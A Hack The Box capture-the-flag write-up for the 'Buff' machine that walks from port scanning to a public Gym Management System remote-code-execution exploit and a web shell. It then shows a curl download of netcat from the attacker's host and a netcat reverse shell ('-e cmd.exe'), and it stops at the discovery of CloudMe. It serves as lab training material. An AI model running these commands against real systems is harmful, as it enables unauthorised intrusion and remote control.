


Buff WriteUp



Learning Outcomes

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform port and vulnerabilities scanning, exploit vulnerable system, port forwarding and pivoting, escalate privileges by launching buffer overflow to a Windows Server. You are required to get user.txt and root.txt in order to gain points in hack-the-box, <https://www.hackthebox.eu/>. Once user.txt flag was submitted, you will be awarded 10 points and 20 points for root.txt flag.

Materials needed

- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap, dirbuster/gobuster, nikto
- Gain Access: Netcat, Plink, Gym Management System 1.0 webshell exploit
- Escalate Privileges : msfvenom, CloudMe 1.11.2 Buffer Overflow
- Web browser: Search Engine, Tools used Manuals

Preparation

- Setup connection to the server using openvpn
- Command: `cd` to your connection pack directory, `sudo openvpn <HTB_Username>.ovpn`
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Let's start with scanning Magic machine using **Nmap**. Run a **network scan**, to scan for open ports, version and OS.

Command used : `nmap -T4 -v -Pn 10.10.10.198`

```
[noname@parrot]--[~/Desktop/HackTheBox/Machine/Complete/Buf]
$ nmap -T4 -v -Pn 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 22:15 EDT
Happy 23rd Birthday to Nmap, may it live to be 123!
Initiating Parallel DNS resolution of 1 host. at 22:15
Completed Parallel DNS resolution of 1 host. at 22:15, 0.01s elapsed
Initiating Connect Scan at 22:15
Scanning 10.10.10.198 [1000 ports]
Discovered open port 8080/tcp on 10.10.10.198
Completed Connect Scan at 22:16, 5.54s elapsed (1000 total ports)
Nmap scan report for 10.10.10.198
Host is up (0.017s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.64 seconds
```

Figure 1 Nmap port scanning result

Based on the nmap result in *figure 1*, we know that HTTP port is open on **port 8080**. Let's try brute forcing the website for its directory using **Dirbuster**.

Target url: <http://10.10.10.198:8080/>

Wordlists directory: `/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`




Figure 2 Dirbuster Configuration

However, there isn't any significant or interesting directories being found. Therefore, we check out HTB-Buff website via the given **IP address** on **port 8080** due to http-proxy, we are unable to access the website via the common HTTP port, port 80. (<http://10.10.10.198:8080>)




Figure 3 HTB-Buff (10.10.10.198:8080) Webpage

According to *figure 3*, a fitness website was displayed with various images and a **login field**. We then proceed to login by inputting **guessable username & password** such as: *admin:admin*, *admin:password*.

Command used:

Email : *<common username>*

Password : *<common password>*




Figure 4 Login Error Message

As show in *figure 4*, we receive error message from the web application for inputting the wrong credentials. We did try to bypass using basic SQL command. Unfortunately, this web application is not vulnerable to SQL Injection. We shall explore the web application to get more information.




Figure 5 Contact Page

We managed to find some information regarding the website at contact page (Refer to: figure 5) Mrb3n's Bro Hut was made using **Gym Management Software 1.0** by **Projectworlds.in**. We shall google Projectworlds.in and search for Gym Management Software 1.0 to see if there's any default username password or exploit that allows us to bypass the login system.




Figure 6 download cat.jpg

Based on figure 6, we manage to find **default Admin login details** at **projectworlds.in** website. We shall input the credential into the login field at HTB-Buff mainpage, <http://10.10.10.198:8080>

Command used:

Email : *gajen@gmail.com*

Password: 12345

Unfortunately, the default admin login credential is invalid in HTB-Buff website. Therefore, we shall move on to search for common exploit in **exploit-db**. After some searching, we found that **Gym Management System 1.0** is vulnerable to **Unauthenticated Remote Code Execution**. (Refer: <https://www.exploit-db.com/exploits/48506>). Before we download the exploit, we shall scroll down to understand how the exploit works and how we can use it.




Figure 7 Gym Management System 1.0 – Unauthenticated Remote Code Execution

Once we had download the **exploit file** (48506.py), we shall grant execute permission. Next, we execute the python exploit file and this will grant us shell as user, Shaun. (Refer: figure 8)

Command used: `chmod +x <exploit filename>.py`

`python <exploit filename>.py http://10.10.10.198:8080/`

```
[noname@parrot]--[~/Desktop/HackTheBox/Machine/Complete/Buf]
$chmod +x 48506.py
[noname@parrot]--[~/Desktop/HackTheBox/Machine/Complete/Buf]
$python 48506.py http://10.10.10.198:8080/
/\
/~~~~~\
\~~~~~\
V~~~~~V
[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> id
0PNG
0

C:\xampp\htdocs\gym\upload> whoami
0PNG
0
buff\shaun

C:\xampp\htdocs\gym\upload>
```

Figure 8 execute exploit file and receive web shell

Unfortunately, we are unable to do much with the shell on our terminal as its quite restrictive. We are unable to change directory neither nor able to upgrade our shell to interactive shell. However, we can try to break the restrictive environment in our web browser by visiting **HTB-Buff website**, with **/upload/Kamehameha.php** sub-directory, followed by URL parameter of **telepathy= <insert command>**.

We are able to do so after the exploit file was being executed because the exploit file access **/upload.php** page and create a **backdoor** (web shell) for us via a file called **kamehameha.php**. We then able to communicate with the web shell, via **/upload/Kamehameha.php** using **GET request with telepathy parameter**. Hence, we going to manipulate the telepathy parameter to enumerate more.

Command used: <http://10.10.10.198/upload/kamehameha.php?telepathy=<command>>

First, we use **directory traversal** techniques to access Shaun file directory. We need to know that Windows File Structure for user account is stored in **\users\<username>**. Our aim is to checkout if Shaun possessed user.txt in desktop file directory. Hence, we will be setting our directory to **\users\shaun\desktop** with the aim of **user.txt** and input **type** command to view the file. To get a cleaner view option, we click on view page source on our web browser.

Command used:

URL: <http://10.10.10.198/upload/kamehameha.php?telepathy=type> ..\..\..\..\users\shaun\desktop\user.txt
Browser: <right click>
<View page source>




Figure 9 HTB-Buff Shaun Desktop directory on web browser




Figure 10 user.txt

As shown in *figure 10*, we able to acquire user.txt via Shaun user account via the web shell. Moving on, we shall send reverse shell from HTB-Buff to our hacking machine using netcat listener. First we download **netcat** from <https://github.com/diegocr/netcat> and rename it as **nc1.exe**. Next, we host a HTTP Server using python thru **port 8888**.

Command used: `python 3 -m http.server <port no.>`




Figure 11 web response

Next, we download netcat listener from our HTTP Server using the curl command. There's 2 method to download, we can input the command at our web browser or shell terminal.

Command used:

Shell terminal : `curl -O http://<tun0 IP>:<port no.>/nc1.exe`

At web browser: <http://10.10.10.198/upload/kamehameha.php?telepathy=curl> -O <http://<tun0 IP>:<port no.>/nc1.exe>




Figure 12 download netcat listener


Once netcat was downloaded in HTB-Buff, we set up netcat listener at hacking machine, listening on **port 9999**. Next, we input the netcat command on HTB-Buff to send reverse shell connection to our hacking machine.

Refer to: <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/>

Command used:

Hacking maching: `nc -lvp <port no.>`

HTB-Buff : `nc1.exe <tun0 IP> <listening port no.> -e cmd.exe`



```

C:\xampp\htdocs\gym\upload> dir
0PNG
0
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload


02/09/2020  04:19    <DIR>          .
02/09/2020  04:19    <DIR>          ..
02/09/2020  03:44                53 kamehameha.php
01/09/2020  14:57            59,392 nc.exe
02/09/2020  04:19            38,616 nc1.exe
01/09/2020  14:58           311,296 plink.exe
01/09/2020  16:13           598,440 plink2.exe
               5 File(s)          1,007,797 bytes
               2 Dir(s)      9,786,425,344 bytes free

C:\xampp\htdocs\gym\upload> nc1.exe 10.10.14.92 9999 -e cmd.exe

```

Figure 13 reverse shell command

Once we entered the reverse shell command at HTB-Buff terminal, we shall move on to our netcat listener terminal. We will then receive shell as Shaun. (Refer: *figure 14*)



```

[noname@parrot]-[~/Desktop/HackTheBox/Machine/Complete/Buf]
$nc -lvp 9999
listening on [any] 9999 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.198] 50044
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>

```

Figure 14 receive reverse shell

Now we can **enumerate** the system with no restriction. We can start searching from **Shaun home directory** and find the unusual or any artefact that enable us to escalate privileges.

Command used: `cd \users\shaun\downloads`

`dir`

```
C:\Users\shaun>cd Downloads
cd Downloads

C:\Users\shaun\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26      17,830,824  CloudMe_1112.exe
               1 File(s)      17,830,824 bytes
               2 Dir(s)      9,786,118,144 bytes free
```

Figure 15 CloudMe_1112.exe

